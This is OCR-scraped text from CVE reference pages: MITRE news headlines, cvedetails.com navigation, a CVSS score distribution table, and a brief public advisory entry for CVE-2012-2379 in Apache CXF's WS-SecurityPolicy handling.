
1 Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

CVE Mentioned in Article about Disclosing and Patching Vulnerabilities on Tripwire's State of Security Blog

First CVE-IDs Issued in New Numbering Format Now Available

More News »

http://cve.mitre.org/



CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search [Search]

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) [View CVE]

Log In Register Reset Password Activate Account

Vulnerability Feeds & Widgets^New www.itsecdb.com

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ
- Articles

External Links :

- NVD Website
- CWE Web Site

View CVE :

[Go]

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

[Go]

You can generate a custom RSS feed or an embedable vulnerability list widget or a json API call url.

Selected vulnerability types are OR'ed. If you don't select any criteria "all" CVE entries will be returned

□ Vulnerabilities with exploits □ Code execution □ Overflows
□ Cross Site Request Forgery □ File inclusion □ Gain privilege
□ Sql injection □ Cross site scripting □ Directory traversal
□ Memory corruption □ Http response splitting □ Bypass something
□ Gain information □ Denial of service

Order By: CVE Id CVSS score >= : 0

[Generate RSS Feed] [Generate Widget Code] [Generate JSON URL]

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	50	0.10
1-2	499	0.70
2-3	2802	4.10
3-4	1504	2.20
4-5	13217	19.40
5-6	14103	20.70
6-7	8029	11.80
7-8	18030	26.50
8-9	272	0.40
9-10	9585	14.10
Total	68091	

Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample here.

CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Institue of Standards and Technology.

Additional data from several sources like exploits from www.exploit-db.com, vendor statements and additional vendor supplied data, Metasploit modules are also published in addition to NVD CVE data.

Vulnerabilities are classified by cvedetails.com using keyword matching and cwe numbers if possible, but they are mostly based on keywords.

Unless otherwise stated CVSS scores listed on this site are "CVSS Base Scores" provided in NVD feeds. Vulnerability data are updated daily using NVD feeds.Please visit nvd.nist.gov for more details.


Please contact *admin at cvedetails.com* or use our feedback forum if you have any questions, suggestions or feature requests.

Browse vendor names starting with:

. 0 1 2 3 4 5 6 7 8 9 @ A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Browse product names starting with:

http://www.cvedetails.com/



CVE Details

The ultimate security vulnerability datasource

Search
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) View CVE

Log In Register Reset Password Activate Account

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Home
Browse :
- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :
- CVSS Score Report
- CVSS Score Distribution

Search :
- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :
- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :
- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ
- Articles

External Links :
- NVD Website
- CWE Web Site

View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :
Go
(e.g.: 12345)

Vulnerability Details : CVE-2012-2379

Apache CXF 2.4.x before 2.4.8, 2.5.x before 2.5.4, and 2.6.x before 2.6.1, when a Supporting Token specifies a child WS-SecurityPolicy 1.1 or 1.2 policy, does not properly ensure that an XML element is signed or encrypted, which has unspecified impact and attack vectors.

Publish Date : 2013-01-02 Last Update Date : 2013-02-13

